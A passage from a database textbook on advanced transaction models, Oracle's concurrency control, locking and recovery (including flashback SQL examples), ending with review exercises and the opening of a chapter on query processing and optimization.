At the start of this section we discussed some of the characteristics of design applications; for example, uncertain duration (from hours to months), interaction with other concurrent activities, and uncertain developments, so that some actions cannot be foreseen at the beginning. To address the constraints imposed by the ACID properties of flat transactions, two new operations were proposed: **split-transaction** and **join-transaction** (Pu *et al.*, 1988). The principle behind split-transactions is to split an active transaction into two serializable transactions and divide its actions and resources (for example, locked data items) between the new transactions. The resulting transactions can proceed independently from that point, perhaps controlled by different users, and behave as though they had always been

independent. This allows the partial results of a transaction to be shared with other transactions while preserving its semantics; that is, if the original transaction conformed to the ACID properties, then so will the new transactions.

The split-transaction operation can be applied only when it is possible to generate two transactions that are serializable with each other and with all other concurrently executing transactions. The conditions that permit a transaction T to be split into transactions A and B are defined as follows:

- (1) $AWriteSet \cap BWriteSet \subseteq BWriteLast$. This condition states that if both A and B write to the same object, B 's write operations must follow A 's write operations.
- (2) $AReadSet \cap BWriteSet = \emptyset$. This condition states that A cannot see any of the results from B .
- (3) $BReadSet \cap AWriteSet = ShareSet$. This condition states that B may see the results of A .

These three conditions guarantee that A is serialized before B . However, if A aborts, B must also abort because it has read data written by A . If both $BWriteLast$ and $ShareSet$ are empty, then A and B can be serialized in any order and both can be committed independently.

The join-transaction performs the reverse operation of the split-transaction, merging the ongoing work of two or more independent transactions as though these transactions had always been a single transaction. A split-transaction followed by a join-transaction on one of the newly created transactions can be used to transfer resources among particular transactions without having to make the resources available to other transactions.

The main advantages of the dynamic restructuring method are:

- *Adaptive recovery*, which allows part of the work done by a transaction to be committed so that it will not be affected by subsequent failures.
- *Reducing isolation*, which allows resources to be released by committing part of the transaction.

22.4.5 Workflow Models

The models discussed so far in this section have been developed to overcome the limitations of the flat transaction model for transactions that may be long-lived. However, it has been argued that these models are still not sufficiently powerful to model some business activities. More complex models have been proposed that are combinations of open and nested transactions. However, as these models hardly conform to any of the ACID properties, the more appropriate name *workflow model* has been used instead.

A *workflow* is an activity involving the coordinated execution of multiple tasks performed by different *processing entities*, which may be people or software systems, such as a DBMS, an application program, or an electronic mail system. An example from the *DreamHome* case study is the processing of a rental agreement for a property. The client who wishes to rent a property contacts the appropriate member of staff appointed to manage the desired property. This member of staff contacts the company's credit controller, who verifies that the client is acceptable, using sources



such as credit-check bureaux. The credit controller then decides to approve or reject the application and informs the member of staff of the final decision, who passes the final decision on to the client.

There are two general problems involved in workflow systems: the specification of the workflow and the execution of the workflow. Both problems are complicated by the fact that many organizations use multiple independently managed systems to automate different parts of the process. The following are defined as key issues in specifying a workflow (Rusinkiewicz and Sheth, 1995):

- *Task specification.* The execution structure of each task is defined by providing a set of externally observable execution states and a set of transitions between these states.
- *Task coordination requirements.* These are usually expressed as intertask-execution dependencies and data-flow dependencies, as well as the termination conditions of the workflow.
- *Execution (correctness) requirements.* These restrict the execution of the workflow to meet application-specific correctness criteria. They include failure and execution atomicity requirements and workflow concurrency control and recovery requirements.

In terms of execution, an activity has open nesting semantics that permits partial results to be visible outside its boundary, allowing components of the activity to commit individually. Components may be other activities with the same open nesting semantics, or closed nested transactions that make their results visible to the entire system only when they commit. However, a closed nested transaction can be composed only of other closed nested transactions. Some components in an activity may be defined as vital and, if they abort, their parents must also abort. In addition, compensating and contingency transactions can be defined, as discussed previously.

For a more detailed discussion of advanced transaction models, the interested reader is referred to Korth *et al.* (1988), Skarra and Zdonik (1989), Khoshafian and Abnous (1990), Barghouti and Kaiser (1991), and Gray and Reuter (1993).

22.5 Concurrency Control and Recovery in Oracle

To complete this chapter, we briefly examine the concurrency control and recovery mechanisms in Oracle11g. Oracle handles concurrent access slightly differently from the protocols described in Section 22.2. Instead, Oracle uses a *multiversion read consistency* protocol that guarantees a user sees a consistent view of the data requested (Oracle Corporation, 2011a). If another user changes the underlying data during the execution of the query, Oracle maintains a version of the data as it existed at the time the query started. If there are other uncommitted transactions in progress when the query started, Oracle ensures that the query does not see the changes made by these transactions. In addition, Oracle does not place any locks on data for read operations, which means that a read operation never blocks a write operation. We discuss these concepts in the remainder of this chapter. In what follows, we use the terminology of the DBMS—Oracle refers to a relation as a *table* with *columns* and *rows*. We provide an introduction to Oracle in Appendix H.2.

22.5.1 Oracle's Isolation Levels

In Section 7.5 we discussed the concept of isolation levels, which describe how a transaction is isolated from other transactions. Oracle implements two of the four isolation levels defined in the ISO SQL standard, namely READ COMMITTED and SERIALIZABLE:

- *READ COMMITTED*. Serialization is enforced at the **statement level** (this is the default isolation level). Thus, each statement within a transaction sees only data that was committed before the *statement* (not the transaction) started. This does mean that data may be changed by other transactions between executions of the same statement within the same transaction, allowing nonrepeatable and phantom reads.
- *SERIALIZABLE*. Serialization is enforced at the **transaction level**, so each statement within a transaction sees only data that was committed before the transaction started, as well as any changes made by the transaction through INSERT, UPDATE, or DELETE statements.

Both isolation levels use row-level locking and both wait if a transaction tries to change a row updated by an uncommitted transaction. If the blocking transaction aborts and rolls back its changes, the waiting transaction can proceed to change the previously locked row. If the blocking transaction commits and releases its locks, then with READ COMMITTED mode the waiting transaction proceeds with its update. However, with SERIALIZABLE mode, an error is returned indicating that the operations cannot be serialized. In this case, the application developer has to add logic to the program to return to the start of the transaction and restart it.

In addition, Oracle supports a third isolation level:

- *READ ONLY*. Read-only transactions see only data that was committed before the transaction started.

The isolation level can be set in Oracle using the SQL SET TRANSACTION or ALTER SESSION commands.

22.5.2 Multiversion Read Consistency

In this section we briefly describe the implementation of Oracle's multiversion read consistency protocol. In particular, we describe the use of the undo segments, system change number (SCN), and locks.

Undo segments

Undo segments are structures in the Oracle database used to store undo information. When a transaction is about to change the data in a block, Oracle first writes the before-image of the data to a undo segment. In addition to supporting multiversion read consistency, undo segments are also used to undo a transaction. Oracle also maintains one or more *redo logs*, which record all the transactions that occur and are used to recover the database in the event of a system failure.

System change number

To maintain the correct chronological order of operations, Oracle maintains a system change number (SCN). The SCN is a logical timestamp that records the order

in which operations occur. Oracle stores the SCN in the redo log to redo transactions in the correct sequence. Oracle uses the SCN to determine which version of a data item should be used within a transaction. It also uses the SCN to determine when to clean out information from the undo segments.

Locks

Implicit locking occurs for all SQL statements so that a user never needs to lock any resource explicitly, although Oracle does provide a mechanism to allow the user to acquire locks manually or to alter the default locking behavior. The default locking mechanisms lock data at the lowest level of restrictiveness to guarantee integrity while allowing the highest degree of concurrency. Whereas many DBMSs store information on row locks as a list in memory, Oracle stores row-locking information within the actual data block where the row is stored.

As we discussed in Section 22.2, some DBMSs also allow lock escalation. For example, if an SQL statement requires a high percentage of the rows within a table to be locked, some DBMSs will escalate the individual row locks into a table lock. Although this reduces the number of locks the DBMS has to manage, it results in unchanged rows being locked, thereby potentially reducing concurrency and increasing the likelihood of deadlock. As Oracle stores row locks within the data blocks, Oracle never needs to escalate locks.

Oracle automatically releases a lock when an event occurs that means the transaction no longer requires the resource. In most cases, the database holds locks acquired by statements within a transaction for the duration of the transaction. These locks prevent destructive interference such as dirty reads, lost updates, and destructive DDL from concurrent transactions. Oracle releases all locks acquired by the statements within a transaction when it commits or rolls back. It also releases locks acquired after a savepoint when rolling back to the savepoint. However, only transactions not waiting for the previously locked resources can acquire locks on the now available resources. Waiting transactions continue to wait until after the original transaction commits or rolls back completely.

Oracle supports a number of lock types, including:

- *DDL locks.* Used to protect schema objects, such as the definitions of tables and views. DDL locks fall into three categories:
 - exclusive DDL locks, which are required for most DDL operations to prevent interference with other concurrent operations;
 - share DDL locks, which prevent interference with conflicting operations but allow concurrency for similar DDL operations (such as CREATE VIEW/PROCEDURE/FUNCTION/TRIGGER);
 - breakable parse locks, which are held by an SQL statement (or PL/SQL program unit) in the shared pool for each schema object it references. A parse lock does not disallow any DDL operation and can be broken to allow conflicting DDL operations (hence the name).
- *DML locks.* Used to protect the base data, for example, table locks protect entire tables and row locks protect selected rows. Oracle supports the following types of table lock (least restrictive to most restrictive):
 - row-share table lock (also called a subshare table lock), which indicates that the transaction has locked rows in the table and intends to update them;

- row-exclusive table lock (also called a subexclusive table lock), which indicates that the transaction has made one or more updates to rows in the table;
 - share table lock, which allows other transactions to query the table;
 - share row exclusive table lock (also called a share-subexclusive table lock); only one transaction at a time can acquire such a lock on a given table and it allows other transactions to query the table but not to update the table.
 - exclusive table lock, which allows the transaction exclusive write access to the table.
- *Internal latches*. Used to protect shared data structures in the system global area (SGA).
 - *Mutex*. A mutual exclusion object (mutex) is used to prevent an object in memory from being corrupted when accessed by concurrent processes. It is similar to a latch, but a mutex protects a single object whereas a latch typically protects a group of objects.
 - *Internal locks*. Used to protect data dictionary entries, data files, tablespaces, and undo segments.
 - *Distributed locks*. Used to protect data in a distributed and/or parallel server environment.
 - *PCM locks*. Parallel cache management (PCM) locks are used to protect the buffer cache in a parallel server environment.

22.5.3 Deadlock Detection

Oracle automatically detects deadlock and resolves it by rolling back one of the statements involved in the deadlock. A message is returned to the transaction whose statement is rolled back. Usually the signaled transaction should be rolled back explicitly, but it can retry the rolled-back statement after waiting.

22.5.4 Backup and Recovery

Oracle provides comprehensive backup and recovery services, and additional services to support high availability. A complete review of these services is outwith the scope of this book, and so we touch on only a few of the salient features. The interested reader is referred to the Oracle documentation set for further information (Oracle Corporation, 2011c).

Recovery manager

The Oracle recovery manager (RMAN) provides server-managed backup and recovery. This includes facilities to:

- backup one or more datafiles to disk or tape;
- backup archived redo logs to disk or tape;
- restore datafiles from disk or tape;
- restore and apply archived redo logs to perform recovery.

RMAN maintains a catalog of backup information and has the ability to perform complete backups or incremental backups, in the latter case storing only those database blocks that have changed since the last backup.

Instance recovery

When an Oracle instance is restarted following a failure, Oracle detects that a crash has occurred, using information in the control file and the headers of the database files. Oracle will recover the database to a consistent state from the redo log files using rollforward and rollback methods, as we discussed in Section 22.3. Oracle also allows checkpoints to be taken at intervals determined by a parameter in the initialization file (INIT.ORA), although setting this parameter to zero can disable this.

Point-in-time recovery

In an earlier version of Oracle, point-in-time recovery allowed the datafiles to be restored from backups and the redo information to be applied up to a specific time or SCN. This was useful when an error had occurred and the database had to be recovered to a specific point (for example, a user may have accidentally deleted a table). Oracle has extended this facility to allow point-in-time recovery at the tablespace level, allowing one or more tablespaces to be restored to a particular point.

Standby database

Oracle allows a standby database to be maintained in the event of the failure of the primary database. The standby database can be kept at an alternative location and Oracle will ship the redo logs to the alternative site as they are filled and apply them to the standby database. This ensures that the standby database is almost up to date. As an extra feature, the standby database can be opened for read-only access, which allows some queries to be offloaded from the primary database.

Flashback Technology

Oracle Flashback Technology is an alternative to traditional backup and recovery. Flashback allows the past states of data to be viewed and moved back in time without restoring data from backups. Instead, there is a single command to rewind the entire database or a single table to a time in the past. The flashback features are intended to be more efficient and less disruptive than media recovery in appropriate circumstances. However, it is not true media recovery because it does not involve restoring physical files.

Oracle uses past block images to back out changes to the database. During normal database operation, Oracle occasionally logs these block images in *flashback logs* in a sequential manner. Oracle automatically creates, deletes, and resizes flashback logs in the *flash recovery area*. With the SQL FLASHBACK DATABASE statement, the before images in the flashback logs are used only to restore the database to a point in the past and forward recovery is used to bring the database to a consistent state at some time in the past. Oracle returns datafiles to the previous point in time, but not auxiliary files, such as initialization parameter files.

With the SQL FLASHBACK TABLE statement, tables can be rewound to a specified restore point, SCN, or point in time along with the associated indexes, triggers, and constraints while the database is online, undoing changes to only the specified tables. For example, we can restore the table *Staff* to a specific time using the following statement:

FLASHBACK TABLE Staff

```
TO TIMESTAMP TO_TIMESTAMP('2013-11-16 09:00:00', 'YYYY-MM-DD
HH:MI:SS');
```

This statement does not address physical corruption such as bad disks or data segment and index inconsistencies. In effect, the statement works like a self-service repair tool, so that if a user accidentally deletes some important rows from a table, for example, the deleted rows can be recovered by restoring the table to the time before the deletion.

This statement can also be used to reverse the effects of a DROP TABLE operation. This is substantially faster than other recovery mechanisms that can be used in this situation, such as point-in-time recovery, and does not lead to any loss of recent transactions or downtime. When a table is dropped, Oracle does not immediately remove the space associated with the table. Instead, the table is renamed and placed in a *recycle bin*. Oracle uses the recycle bin to manage dropped database objects until the space they occupied is needed to store new data. The recycle bin can be viewed using the SHOW RECYCLEBIN statement or by querying the Recyclebin table; for example:

```
SELECT object_name AS recycle_name, original_name, type
FROM Recyclebin;
```

which would produce the following type of output:

Recycle_Name	Original_Name	Type
BIN\$sk34sa/3alk5hg3k2lb17j2s==\$0	STAFF	TABLE
BIN\$SKS483273B1ascb5hsz/419==\$0	I_LNAME_STAFF	INDEX

The following statement can now be used to restore the Staff table:

```
FLASHBACK TABLE "BIN$sk34sa/3alk5hg3k2lb17j2s==$0" TO BEFORE
DROP;
```

or the original table name can be used and optionally a new name given to the restored table:

```
FLASHBACK TABLE Staff TO BEFORE DROP
RENAME TO RestoredStaff;
```

Flashback queries A Flashback query allows a user to view and repair historical data. A Flashback query is specified by using the AS OF clause within a SELECT statement. This clause specifies a past time through a timestamp or an SCN. It returns committed data that was current at that point in time. For example, we can obtain the values of the salary of the member of staff White between two time periods using the following query:

```
SELECT salary
FROM Staff
VERSIONS BETWEEN SYSTIMESTAMP-INTERVAL '10' MINUTE AND
SYSTIMESTAMP-INTERVAL '1' MINUTE
```

```
WHERE IName = 'White';
```

and we can change the salary back to a previous value using the following query:

```
UPDATE Staff SET salary =  
  (SELECT salary  
   FROM Staff AS OF TIMESTAMP (SYSTIMESTAMP-INTERVAL '2'  
                                MINUTE)  
   WHERE IName = 'White')  
WHERE IName = 'White';
```

Flashback queries use the multiversion read-consistency mechanism to restore data by applying undos as required. Oracle maintains a parameter called the *undo retention period*, which indicates the amount of time that must pass before old undo information—undo information for committed transactions—can be overwritten. The database collects usage statistics and tunes the undo retention period based on these statistics and on undo tablespace size.

Chapter Summary

- **Concurrency control** is the process of managing simultaneous operations on the database without having them interfere with one another. **Database recovery** is the process of restoring the database to a correct state after a failure. Both protect the database from inconsistencies and data loss.
- A **transaction** is an action, or series of actions, carried out by a single user or application program, that accesses or changes the contents of the database. A transaction is a logical *unit of work* that takes the database from one consistent state to another. Transactions can terminate successfully (**commit**) or unsuccessfully (**abort**). Aborted transactions must be **undone** or rolled back. The transaction is also the *unit of concurrency* and the *unit of recovery*.
- A transaction should possess the four basic or so-called **ACID** properties: atomicity, consistency, isolation, and durability. Atomicity and durability are the responsibility of the recovery subsystem; isolation and, to some extent, consistency are the responsibility of the concurrency control subsystem.
- Concurrency control is needed when multiple users are allowed to access the database simultaneously. Without it, problems of *lost update*, *uncommitted dependency*, and *inconsistent analysis* can arise. Serial execution means executing one transaction at a time, with no interleaving of operations. A **schedule** shows the sequence of the operations of transactions. A schedule is **serializable** if it produces the same results as some serial schedule.
- Two methods that guarantee serializability are **two-phase locking (2PL)** and **timestamping**. Locks may be shared (read) or exclusive (write). In **two-phase locking**, a transaction acquires all its locks before releasing any. In **timestamping**, transactions are ordered in such a way that older transactions get priority in the event of conflict.
- **Deadlock** occurs when two or more transactions are waiting to access data the other transaction has locked. The only way to break deadlock once it has occurred is to abort one or more of the transactions.
- A tree may be used to represent the granularity of locks in a system that allows locking of data items of different sizes. When an item is locked, all its descendants are also locked. When a new transaction requests a lock, it is easy to check all the ancestors of the object to determine whether they are already locked. To show whether any of the node's descendants are locked, an **intention lock** is placed on all the ancestors of any node being locked.

- Some causes of failure are system crashes, media failures, application software errors, carelessness, natural physical disasters, and sabotage. These failures can result in the loss of main memory and/or the disk copy of the database. Recovery techniques minimize these effects.
- To facilitate recovery, one method is for the system to maintain a **log file** containing transaction records that identify the start/end of transactions and the before- and after-images of the write operations. Using **deferred updates**, writes are done initially to the log only and the log records are used to perform actual updates to the database. If the system fails, it examines the log to determine which transactions it needs to **redo**, but there is no need to **undo** any writes. Using **immediate updates**, an update may be made to the database itself any time after a log record is written. The log can be used to undo and redo transactions in the event of failure.
- **Checkpoints** are used to improve database recovery. At a checkpoint, all modified buffer blocks, all log records, and a checkpoint record identifying all active transactions are written to disk. If a failure occurs, the checkpoint record identifies which transactions need to be redone.
- **Advanced transaction models** include nested transactions, sagas, multilevel transactions, dynamically restructuring transactions, and workflow models.

Review Questions

- 22.1 Discuss why data inconsistency and data loss might occur. Why is it necessary to manage concurrent transactions?
- 22.2 The consistency and reliability aspects of transactions are due to the “ACIDity” properties of transactions. Discuss each of these properties and how they relate to the concurrency control and recovery mechanisms. Give examples to illustrate your answer.
- 22.3 Describe, with examples, the types of problem that can occur in a multi-user environment when concurrent access to the database is allowed.
- 22.4 Give full details of a mechanism for concurrency control that can be used to ensure that the types of problem discussed in Question 22.3 cannot occur. Show how the mechanism prevents the problems illustrated from occurring. Discuss how the concurrency control mechanism interacts with the transaction mechanism.
- 22.5 Explain the concepts of serial, nonserial, and serializable schedules. State the rules for equivalence of schedules.
- 22.6 What role does the DBMS transaction manager subsystem play in a multi-user system?
- 22.7 Discuss the types of problem that can occur with locking-based mechanisms for concurrency control and the actions that can be taken by a DBMS to prevent them.
- 22.8 Why would two-phase locking not be an appropriate concurrency control scheme for indexes? Discuss a more appropriate locking scheme for tree-based indexes.
- 22.9 What is a timestamp? How do timestamp-based protocols for concurrency control differ from locking-based protocols?
- 22.10 Describe the basic timestamp ordering protocol for concurrency control. What is Thomas's write rule and how does this affect the basic timestamp ordering protocol?
- 22.11 Describe the advantages of nested transaction models.
- 22.12 Discuss the difference between pessimistic and optimistic concurrency control.
- 22.13 Discuss the types of failure that may occur in a database environment. Explain why it is important for a multi-user DBMS to provide a recovery mechanism.
- 22.14 Discuss how the log file (or journal) is a fundamental feature in any recovery mechanism. Explain what is meant by forward and backward recovery and describe how the log file is used in forward and backward recovery. What is the significance of the write-ahead log protocol? How do checkpoints affect the recovery protocol?

- 22.15 Compare and contrast the nested transaction and multi-level transaction models.
- 22.16 Discuss the following Oracle recovery concepts:
- (a) instance recovery
 - (b) point-in-time recovery
 - (c) standby database
 - (d) flashback technology

Exercises

- 22.17 Analyze any three DBMSs of your choice. Prepare a presentation on the contrasting features and approaches in the area of concurrent control protocol, backup and recovery mechanisms and support for advanced transaction models.
- 22.18 For each of the following schedules, state whether the schedule is serializable, conflict serializable, view serializable, recoverable, and whether it avoids cascading aborts:
- (a) read(T_1 , bal_x), read(T_2 , bal_x), write(T_1 , bal_x), write(T_2 , bal_x), commit(T_1), commit(T_2)
 - (b) read(T_1 , bal_x), read(T_2 , bal_y), write(T_3 , bal_x), read(T_2 , bal_x), read(T_1 , bal_y), commit(T_1), commit(T_2), commit(T_3)
 - (c) read(T_1 , bal_x), write(T_2 , bal_x), write(T_1 , bal_x), abort(T_2), commit(T_1)
 - (d) write(T_1 , bal_x), read(T_2 , bal_x), write(T_1 , bal_x), commit(T_2), abort(T_1)
 - (e) read(T_1 , bal_x), write(T_2 , bal_x), write(T_1 , bal_x), read(T_3 , bal_x), commit(T_1), commit(T_2), commit(T_3)
- 22.19 Draw a precedence graph for each of the schedules (a) to (e) in the previous exercise.
- 22.20 (a) Explain what is meant by the constrained write rule and explain how to test whether a schedule is conflict serializable under the constrained write rule. Using the previous method, determine whether the following schedule is serializable:
- $$S = [R_1(Z), R_2(Y), W_2(Y), R_3(Y), R_1(X), W_1(X), W_1(Z), W_3(Y), R_2(X), R_1(Y), W_1(Y), W_2(X), R_3(W), W_3(W)]$$
- Where $R_i(Z)/W_i(Z)$ indicates a read/write by transaction i on data item Z .
- (b) Would it be sensible to produce a concurrency control algorithm based on serializability? Justify your answer. How is serializability used in standard concurrency control algorithms?
- 22.21 (a) Discuss how you would test for view serializability using a labeled precedence graph.
- (b) Using the previous method, determine whether the following schedules are conflict serializable:
- (i) $S_1 = [R_1(X), W_2(X), W_1(X)]$
 - (ii) $S_2 = [W_1(X), R_2(X), W_3(X), W_2(X)]$
 - (iii) $S_3 = [W_1(X), R_2(X), R_3(X), W_3(X), W_4(X), W_2(X)]$
- 22.22 Produce a wait-for graph for the following transaction scenario and determine whether deadlock exists:

TRANSACTION	DATA ITEMS LOCKED BY TRANSACTION	DATA ITEMS TRANSACTION IS WAITING FOR
T_1	x_2	x_1, x_8
T_2	x_3, x_{10}	x_7
T_3	x_8	x_4
T_4	x_7	x_1
T_5	x_1, x_5	x_3
T_6	x_4, x_9	

- 22.23 Write an algorithm for shared and exclusive locking. How does granularity affect this algorithm?

- 22.24 Write an algorithm that checks whether the concurrently executing transactions are in deadlock.
- 22.25 Using the sample transactions given in Examples 22.1, 22.2, and 22.3, show how timestamping could be used to produce serializable schedules.
- 22.26 Figure 22.22 gives a Venn diagram showing the relationships between conflict serializability, view serializability, two-phase locking, and timestamping. Extend the diagram to include optimistic and multiversion concurrency control. Further extend the diagram to differentiate between 2PL and strict 2PL, timestamping without Thomas's write rule, and timestamping with Thomas's write rule.
- 22.27 Analyze the database schema for the *DreamHome* case study and describe the queries that should be grouped together in a transaction.
- 22.28 Would it be correct to say that the work of maintaining database consistency and availability requires more than just DBMS functionalities? Discuss the role of the DBA in database backup and recovery.



Chapter Objectives

In this chapter you will learn:

- The objectives of query processing and optimization.
- Static versus dynamic query optimization.
- How a query is decomposed and semantically analyzed.
- How to create a relational algebra tree to represent a query.
- The rules of equivalence for the relational algebra operations.
- How to apply heuristic transformation rules to improve the efficiency of a query.
- The types of database statistics required to estimate the cost of operations.
- The different strategies for implementing the relational algebra operations.
- How to evaluate the cost and size of the relational algebra operations.
- How pipelining can be used to improve the efficiency of queries.
- The difference between materialization and pipelining.
- The advantages of left-deep trees.
- Approaches for finding the optimal execution strategy.
- Extensions required to relational query processing and query optimization to support advanced queries.
- How Oracle handles query optimization.

When the relational model was first launched commercially, one of the major criticisms often cited was inadequate performance of queries. Since then, a significant amount of research has been devoted to developing highly efficient algorithms for processing queries. There are many ways in which a complex query can be performed, and one of the aims of query processing is to determine which one is the most cost-effective.

In first-generation network and hierarchical database systems, the low-level procedural query language is generally embedded in a high-level programming language such as COBOL, and it is the programmer's responsibility to select the most appropriate execution strategy. In contrast, with declarative languages such as SQL, the user specifies *what* data is required rather than *how* it is to be retrieved.

This relieves the user of the responsibility of determining, or even knowing, what constitutes a good execution strategy and makes the language more universally usable. Additionally, giving the DBMS the responsibility for selecting the best strategy prevents users from choosing strategies that are known to be inefficient and gives the DBMS more control over system performance.

There are two main techniques for query optimization, although the two strategies are usually combined in practice. The first technique uses **heuristic rules** that order the operations in a query. The other technique compares different strategies based on their relative costs and selects the one that minimizes resource usage. Because disk access is slow compared with memory access, disk access tends to be the dominant cost in query processing for a centralized DBMS, and it is the one that we concentrate on exclusively in this chapter when providing cost estimates.

Structure of this Chapter In Section 23.1 we provide an overview of query processing and examine the main phases of this activity. In Section 23.2 we examine the first phase of query processing, namely query decomposition, which transforms a high-level query into a relational algebra query and checks whether it is syntactically and semantically correct. In Section 23.3 we examine the heuristic approach to query optimization, which orders the operations in a query using transformation rules that are known to generate good execution strategies. In Section 23.4 we discuss the cost estimation approach to query optimization, which compares different strategies based on their relative costs and selects the one that minimizes resource usage. In Section 23.5 we discuss pipelining, which is a technique that can be used to further improve the processing of queries. Pipelining allows several operations to be performed in a parallel way, rather than requiring one operation to be complete before another can start. We also discuss how a typical query processor may choose an optimal execution strategy. In Chapter 9, we discussed object-oriented extensions to the relational model including user-defined types and user-defined functions. In Section 23.6, we consider how query processing and optimization needs to change to cater for these extensions. In the final section, we briefly examine how Oracle performs query optimization.

In this chapter we concentrate on techniques for query processing and optimization in centralized relational DBMSs, being the area that has attracted most effort and the model that we focus on in this book. However, some of the techniques are generally applicable to other types of system that have a high-level interface. Later, in we briefly examine query processing for distributed DBMSs.

The reader is expected to be familiar with the concepts covered in Section 5.1 on the relational algebra and Appendix F on file organizations. The examples in this chapter are drawn from the *DreamHome* case study described in Section 11.4 and Appendix A.



23.1 Overview of Query Processing

Query processing

The activities involved in parsing, validating, optimizing, and executing a query.

The aims of query processing are to transform a query written in a high-level language, typically SQL, into a correct and efficient execution strategy expressed in a low-level language (implementing the relational algebra), and to execute the strategy to retrieve the required data.

Query optimization

The activity of choosing an efficient execution strategy for processing a query.

An important aspect of query processing is query optimization. As there are many equivalent transformations of the same high-level query, the aim of query optimization is to choose the one that minimizes resource usage. Generally, we try to reduce the total execution time of the query, which is the sum of the execution times of all individual operations that make up the query (Selinger *et al.*, 1979). However, resource usage may also be viewed as the response time of the query, in which case we concentrate on maximizing the number of parallel operations (Valduriez and Gardarin, 1984). Because the problem is computationally intractable with a large number of relations, the strategy adopted is generally reduced to finding a near optimum solution (Ibaraki and Kameda, 1984).

Both methods of query optimization depend on database statistics to evaluate properly the different options that are available. The accuracy and currency of these statistics have a significant bearing on the efficiency of the execution strategy chosen. The statistics cover information about relations, attributes, and indexes. For example, the system catalog may store statistics giving the cardinality of relations, the number of distinct values for each attribute, and the number of levels in a multilevel index (see Appendix F.5.4). Keeping the statistics current can be problematic. If the DBMS updates the statistics every time a tuple is inserted, updated, or deleted, this would have a significant impact on performance during peak periods. An alternative, and generally preferable, approach is to update the statistics on a periodic basis; for example, nightly, or whenever the system is idle. Another approach taken by some systems is to make it the users' responsibility to indicate when the statistics are to be updated. We discuss database statistics in more detail in Section 23.4.1.

As an illustration of the effects of different processing strategies on resource usage, we start with an example.

EXAMPLE 23.1 Comparison of different processing strategies

Find all Managers who work at a London branch.

We can write this query in SQL as:

```
SELECT *  
FROM Staff s, Branch b  
WHERE s.branchNo = b.branchNo AND  
      (s.position = 'Manager' AND b.city = 'London');
```

Three equivalent relational algebra queries corresponding to this SQL statement are:

- (1) $\sigma_{(\text{position}='Manager') \wedge (\text{city}='London') \wedge (\text{Staff.branchNo}=\text{Branch.branchNo})}(\text{Staff} \times \text{Branch})$
- (2) $\sigma_{(\text{position}='Manager') \wedge (\text{city}='London')}(\text{Staff} \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} \text{Branch})$
- (3) $(\sigma_{\text{position}='Manager'}(\text{Staff})) \bowtie_{\text{Staff.branchNo}=\text{Branch.branchNo}} (\sigma_{\text{city}='London'}(\text{Branch}))$

For the purposes of this example, we assume that there are 1000 tuples in **Staff**, 50 tuples in **Branch**, 50 Managers (one for each branch), and 5 London branches. We compare these three queries based on the number of disk accesses required. For simplicity, we assume that there are no indexes or sort keys on either relation, and that the results of any intermediate operations are stored on disk. The cost of the final write is ignored, as it is the same in each case. We further assume that tuples are accessed one at a time (although in practice disk accesses would be based on blocks, which would typically contain several tuples), and main memory is large enough to process entire relations for each relational algebra operation.

The first query calculates the Cartesian product of **Staff** and **Branch**, which requires $(1000 + 50)$ disk accesses to read the relations, and creates a relation with $(1000 * 50)$ tuples. We then have to read each of these tuples again to test them against the selection predicate at a cost of another $(1000 * 50)$ disk accesses, giving a total cost of:

$$(1000 + 50) + 2*(1000 * 50) = 101\,050 \text{ disk accesses}$$

The second query joins **Staff** and **Branch** on the branch number **branchNo**, which again requires $(1000 + 50)$ disk accesses to read each of the relations. We know that the join of the two relations has 1000 tuples, one for each member of staff (a member of staff can only work at one branch). Consequently, the Selection operation requires 1000 disk accesses to read the result of the join, giving a total cost of:

$$2*1000 + (1000 + 50) = 3050 \text{ disk accesses}$$

The final query first reads each **Staff** tuple to determine the Manager tuples, which requires 1000 disk accesses and produces a relation with 50 tuples. The second Selection operation reads each **Branch** tuple to determine the London branches, which requires 50 disk accesses and produces a relation with 5 tuples. The final operation is the join of the reduced **Staff** and **Branch** relations, which requires $(50 + 5)$ disk accesses, giving a total cost of:

$$1000 + 2*50 + 5 + (50 + 5) = 1160 \text{ disk accesses}$$

Clearly the third option is the best in this case, by a factor of 87:1. If we increased the number of tuples in **Staff** to 10,000 and the number of branches to 500, the improvement would be by a factor of approximately 870:1. Intuitively, we might have expected this, as the Cartesian product and Join operations are much more expensive than the Selection operation, and the third option significantly reduces the size of the relations that are being joined together. We will see shortly that one of the fundamental strategies in query processing is to perform the unary operations Selection and Projection as early as possible, thereby reducing the operands of any subsequent binary operations.

Query processing can be divided into four main phases: decomposition (consisting of parsing and validation), optimization, code generation, and execution, as illustrated in Figure 23.1. In Section 23.2 we briefly examine the first phase, decomposition, before turning our attention to the second phase, query optimization. To complete this overview, we briefly discuss when optimization may be performed.

